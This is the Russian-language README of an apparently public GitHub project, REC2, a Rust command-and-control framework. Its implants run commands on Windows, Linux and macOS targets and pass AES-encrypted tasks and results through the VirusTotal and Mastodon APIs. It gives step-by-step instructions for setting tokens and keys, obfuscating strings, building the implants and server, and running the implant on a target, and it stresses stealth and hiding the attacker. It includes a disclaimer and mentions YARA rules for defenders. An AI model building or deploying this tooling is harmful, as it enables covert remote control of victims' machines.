 g0h4n/rec2

REC2 (Rusty External Command and Control) — это клиент-серверный инструмент, позволяющий аудитору выполнять команды через API VirusTotal и Mastodon, написанный на Rust. 🦀

:shipit: Информация: REC2 — это старый личный проект (начала 2023 года), разработку которого я не продолжил. Он входит в список проектов, которые помогли мне выучить Rust. Код, вероятно, можно считать устаревшим и не самым лучшим по форме. Возможно, я вернусь к нему #roadmap. Тем не менее, REC2 полностью функционален и позволяет выполнять команды на цели Linux / macOS или Windows через API VirusTotal и Mastodon.






⚠️ Дисклеймер: REC2 предназначен только для образовательных целей. Используйте его на свой страх и риск; я не несу ответственности за любой причинённый ущерб. Использование этого инструмента для атак на цели без предварительного обоюдного согласия незаконно. Ответственность за соблюдение всех применимых местных, государственных и федеральных законов лежит на конечном пользователе. Я не принимаю на себя никакой ответственности и не отвечаю за неправомерное использование или ущерб, причинённый этим инструментом.
🔴 Redteamer: Я делюсь с вами бета-версией одного из моих внешних C2, использующего virustotal и mastodon
🔵 Blueteamer: Пример yara-правил для имплантов REC2 вы можете найти в этом же репозитории

REC2, или Rusty External Command and Control, — это универсальный инструмент C2 (Command and Control), разработанный на языке программирования Rust. Он предоставляет незаметный и эффективный способ управления удалёнными имплантами (клиентами) в системах macOS, Linux и Windows. REC2 использует сторонние API, такие как VirusTotal или Mastodon, для передачи зашифрованных с помощью AES сообщений между сервером и имплантами, что позволяет атакующим действовать скрытно через эти внешние каналы. Импланты могут отслеживать ожидающие задания, получать, расшифровывать и выполнять задачи на целевой системе, а также безопасно передавать результаты обратно через те же API. Использование этих API в качестве посредников добавляет дополнительный уровень анонимизации, затрудняя отслеживание до атакующего.
Измените некоторые значения в implants/(mastodon,virustotal)/src/main.rs :
// (MASTODON or VIRUSTOTAL) TOKEN
// <https://mastodon.be/settings/applications>
// <https://developers.virustotal.com/reference/authentication>
let token = lc!("TOKEN").to_owned();
// (MASTODON or VIRUSTOTAL) FULL URL
//let full_url = lc!("https://mastodon.xx/@username/100123451234512345").to_owned();

let full_url = lc!("https://www.virustotal.com/gui/file/99ff0b679081cdca00eb27c5be5fd9428f1a7cf781cc438b937cf8baf8551c4d").to_owned();
Скомпилируйте имплант Windows x64 в статический бинарник:
make virustotal_windows
make mastodon_windows
Вы можете найти (rec2_virustotal_x64.exe или rec2_mastodon_x64.exe) в вашем текущем каталоге.
И в конце скомпилируйте бинарник сервера:
make c2server_release
./server_release -h
./server_release VirusTotal -h
./server_release Mastodon -h

# Example
./server_release VirusTotal --url <URL> --token <TOKEN> --key <AES_KEY>
Теперь вам просто нужно запустить имплант на вашей цели.
Вы можете использовать команду make для компиляции под Linux, Windows или mac0S.
Больше команд в Makefile:
REC2 Server:
usage: make c2server_debug
usage: make c2server_release
usage: make c2server_windows
usage: make c2server_windows_x64
usage: make c2server_windows_x86
usage: make c2server_linux
usage: make c2server_linux_aarch64
usage: make c2server_linux_x86_64
usage: make c2server_macos
usage: make c2server_arm_musl
usage: make c2server_armv7

VirusTotal implant:
usage: make virustotal_debug
usage: make virustotal_release
usage: make virustotal_windows
usage: make virustotal_windows_x64
usage: make virustotal_windows_x86
usage: make virustotal_linux
usage: make virustotal_linux_aarch64
usage: make virustotal_linux_x86_64
usage: make virustotal_macos
usage: make virustotal_arm_musl
usage: make virustotal_armv7

Mastodon implant:
usage: make mastodon_debug
usage: make mastodon_release
usage: make mastodon_windows
usage: make mastodon_windows_x64
usage: make mastodon_windows_x86
usage: make mastodon_linux
usage: make mastodon_linux_aarch64
usage: make mastodon_linux_x86_64
usage: make mastodon_macos
usage: make mastodon_arm_musl
usage: make mastodon_armv7

Dependencies:
usage: make install_windows_deps
usage: make install_macos_deps

Documentation:
usage: make c2server_doc
usage: make virustotal_doc
usage: make mastodon_doc

Cleaning:
usage: make clean
Соберите REC2 с помощью docker, чтобы убедиться, что все зависимости установлены.
docker build --rm -t rec2 .

# Then to build C2 server:
docker run --rm -v ./:/usr/src/rec2 rec2 c2server_windows
docker run --rm -v ./:/usr/src/rec2 rec2 c2server_linux
docker run --rm -v ./:/usr/src/rec2 rec2 c2server_macos


# Then to build VirusTotal implant:
docker run --rm -v ./:/usr/src/rec2 rec2 virustotal_windows
docker run --rm -v ./:/usr/src/rec2 rec2 virustotal_linux
docker run --rm -v ./:/usr/src/rec2 rec2 virustotal_macos

# Then to build Mastodon implant:
docker run --rm -v ./:/usr/src/rec2 rec2 mastodon_windows
docker run --rm -v ./:/usr/src/rec2 rec2 mastodon_linux
docker run --rm -v ./:/usr/src/rec2 rec2 mastodon_macos
Вам потребуется установить Rust в вашей системе.
https://www.rust-lang.org/fr/tools/install
:warining: Вам нужно экспортировать переменную
LITCRYPT_ENCRYPT_KEYв вашем терминале перед компиляцией. (для обфускации строк имплантов)
export LITCRYPT_ENCRYPT_KEY="MYSUPERPASSWORD1234567890"
LITCRYPT_ENCRYPT_KEY="MYSUPERPASSWORD1234567890"
:warining: Вам нужно изменить AESKEY в implants/(virustotal,mastodon)/main.rs, а также изменить URL и TOKEN.
Вот как скомпилировать версии "release" и "debug" с помощью команды cargo.
git clone https://github.com/g0h4n/REC2
cd REC2

# Implants
# choise your implant Mastodon or VirusTotal
